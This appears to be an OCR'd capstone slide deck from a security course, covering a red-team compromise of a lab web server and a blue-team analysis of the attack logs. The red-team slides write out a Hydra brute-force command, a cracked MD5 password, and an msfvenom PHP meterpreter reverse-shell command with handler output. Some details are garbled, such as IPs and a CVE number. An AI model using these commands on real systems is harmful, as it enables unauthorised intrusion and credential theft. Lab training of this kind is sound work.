Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.10/ 24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Keli

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.105	Web server
Kali	192.168.1.8	Penetration Testing
ELK	192.168.1.100	SIEM System
Windows 10	192.168.1.1	Hyper-V IP

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2-17-157710	*Apache httpd vulnerability*	The Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry
Webdav vulnerability	Allow access to confidential files	Allows an attacker to gain access to confidential files and able to gain privileges in the system.
SQL injection vulnerability across all directories on the web server	Able to inject malicious scripts into any server	Able to infect the server with malicious script in any directory

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hash passwords	*If a password is not salted it can be cracked websites such as www.crackstation.com*	*Its an easy system to access by use of a brute force attack with common passwords using such programs as Hydra*
LFY Vulnerability	LFI allows access into confidential	An LFI vulnerability allows attackers to gain access to sensitive credentials
Weak passwords	Common passwords and lack of complexity	Hannah, Ryan and Aston all had predictable passwords and were discover by simple program and social engineering

Exploitation: Hydra Brute force attack

01


Tools & Processes
As soon we found some information on the usernames we can now do a Brute force attack Aston had a common password within our password list

02

Achievements
I successfully found Ashston’s credentials. By using the Hydra command and exploiting the login credentials (ashton/leopoldo

03

Hydra -L ashton -p /usr/share/wordlists/rockou.txt -s 80 -f -vV 192.168.105 http-get /company_folders/secret_folder/ .



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-09 18
:28:43
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -v
V 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder/
```

Exploitation: CrackStation

01

Tools & Processes
Once getting into Astons credentials new information was there about Ryan's Credentials. I found ryan’s MD5 Hash.

02


Achievements
I used the Crackstation website to find out what Ryan’s password was for the webdav server

03

See next slide

Exploitation: CrackStation


The file after Ashtons logging into Astons credentials



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Crackstation successful encryption

Ryans password



Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: Reverse_tcp Payload

01

Tools & Processes

The tools I used was Kali Linux and Msfvenom and Msfconsole.


Command: `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php`

02


Achievements

I successfully was able to create a reverse_tcp shell and placed in into the Webdav server. Once activated I was able to listen in with Meterpreter, after I was able to locate the flag.txt.

03



```
var
vmlinuz
vmlinuz.old
pwd
/
cat flag.txt
b1ng0w@5h1sn@m0
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:57570)
 at 2022-02-14 16:58:04 -0800

meterpreter >
```

Exploitation: Reverse_tcp Payload


01

After loading the shell into the Webdav and confirmed it on the website side and clicked on the shell.php. I was able to listen


Red vs Blue - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
Shell No. 1
webdav - File Ma...
root - File Manager
04:55 PM
Shell No. 1
File Actions Edit View Help
New Fold
Type here to search
12:55 AM
2/15/2022
6:55 PM
2/14/2022

```
root@Kali:~# msfvenom -p phpmeterpreter/reverse_tcp lhost=192
t=4444 >> shell.php
Error: invalid payload: phpmeterpreter/reverse_tcp
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=19
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform:
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```

```
+ -- --=[ 7 evasion                                    ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set Lhost 192.168.1.90
Lhost => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:57570)
 at 2022-02-14 16:58:04 -0800

meterpreter > 
```

Exploitation: Reverse_tcp Payload

01

I was able to get into the root directory “/” and find the next flag.txt file.



Red vs Blue - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
Shell No. 1
05:23 PM
Shell No. 1
File Actions Edit View Help
New Folder
Type here to search
1:23 AM
2/15/2022
7:23 PM
2/14/2022


```
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
pwd
/
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan


- The port scan started on 02/16/22 @1500 hrs
- 12,060 connections occurred at the peak, of source ip 192.168.1.90
- Sudden peaks in network traffic indicate there was a port scan.



@timestamp per 3 hours 2022-02-16 15:00
Unique Flows 12,060

Analysis: Finding the Request for the Hidden Directory

- When the request started 16,597 for the hidden directory secret_folder
- The files requested was in the secret folder the information contained allowed me to upload a payload to exploit other vulnerabilities




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,597
http://127.0.0.1/server-status?auto=	2,833
http://snnmnkxdhflwgthqismb.com/post.php	233
http://192.168.1.105/webdav	156
http://www.gstatic.com/generate_204	119

Analysis: Uncovering the Brute Force Attack

- 16,597 requests were made in the attack to access the /secret_folder
- 4129 successful attacks with a 200 HTTP code



